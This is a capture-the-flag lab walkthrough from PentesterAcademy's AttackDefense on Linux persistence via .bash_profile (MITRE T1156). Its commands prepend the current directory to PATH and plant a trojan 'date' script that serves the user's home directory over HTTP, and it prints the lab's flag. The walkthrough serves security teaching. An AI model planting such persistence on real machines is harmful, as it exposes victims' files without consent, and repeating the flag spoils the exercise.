
ATTACK
DEFENSE
by PentesterAcademy

Name	T1156: .bash_profile and .bashrc
URL	https://www.attackdefense.com/challengedetails?cid=1551
Type	MITRE ATT&CK Linux : Persistence

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective:

1. Maintain access on the target machine by editing the .bash_profile file.
2. Retrieve the flag.

Solution:

Step 1: Finding the IP address of target machine.

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
7771: eth0@if7772: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:06 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.6/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
7774: eth1@if7775: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:83:36:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.131.54.2/24 brd 192.131.54.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The target machine is at IP 192.131.54.3

Step 2: SSH into the target machine

The SSH login credentials are provided in the challenge description:

- Username: student
- Password: password

Commands:
ssh student@192.131.54.3
Enter password “password”

```
root@attackdefense:~# ssh student@192.131.54.3
The authenticity of host '192.131.54.3 (192.131.54.3)' can't be established.
ECDSA key fingerprint is SHA256:02se+vH5Mz9DUuxtarRgOnESMKQPA/4hCTwjAIQPv60.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.131.54.3' (ECDSA) to the list of known hosts.
student@192.131.54.3's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

student@victim-1:~$
```

Step 3: In the “.bash_profile” file add the command required to append “.” in the PATH environment variable.

Command: echo "export PATH=./:$PATH" > .bash_profile

```
student@victim-1:~$ echo "export PATH=./:$PATH" > .bash_profile
student@victim-1:~$
```

Step 4: Create a bash script with name “date”. When the real user will call the “date” command, the malicious script will be executed instead of the original binary.

Bash script:

```
#! /bin/bash
cd /home/student && python -m SimpleHTTPServer
```

Save the above script as “date” and make the script executable.

Command: chmod +x date

```
student@victim-1:~$ cat date
#! /bin/bash
cd /home/student && python -m SimpleHTTPServer
student@victim-1:~$
student@victim-1:~$ chmod +x date
```

Step 5: Delete the wait file.

Command: rm wait

```
student@victim-1:~$ rm wait
student@victim-1:~$
student@victim-1:~$ Connection to 192.131.54.3 closed by remote host.
Connection to 192.131.54.3 closed.
root@attackdefense:~#
```

The SSH session is terminated.

Step 6: Perform nmap scan and check whether HTTP server has started on port 8000

Command: nmap -p- 192.131.54.3

```
root@attackdefense:~# nmap -p- 192.131.54.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-04 14:16 UTC
Nmap scan report for lcv55znwqhnobpwrjypxaszip.temp-network_a-131-54 (192.131.54.3)
Host is up (0.000011s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
8000/tcp open  http-alt
MAC Address: 02:42:C0:83:36:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.42 seconds
root@attackdefense:~#
```

Step 6: Retrieve the flag

Commands:
curl 192.131.54.3:8000
curl 192.131.54.3:8000/flag.txt

```
root@attackdefense:~# curl 192.131.54.3:8000
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for /</title>
<body>
<h2>Directory listing for /</h2>
<hr>
<ul>
<li><a href=".bash_profile">.bash_profile</a>
<li><a href=".cache/">.cache/</a>
<li><a href=".viminfo">.viminfo</a>
<li><a href="date">date</a>
<li><a href="flag.txt">flag.txt</a>
</ul>
<hr>
</body>
</html>
root@attackdefense:~# curl 192.131.54.3:8000/flag.txt
Flag 12559a04fba123de0dbac9eed3fdf410
root@attackdefense:~#
```

Flag: 12559a04fba123de0dbac9eed3fdf410

References:

1. Python Module: SimpleHTTPServer (https://docs.python.org/2/library/simplehttpserver.html)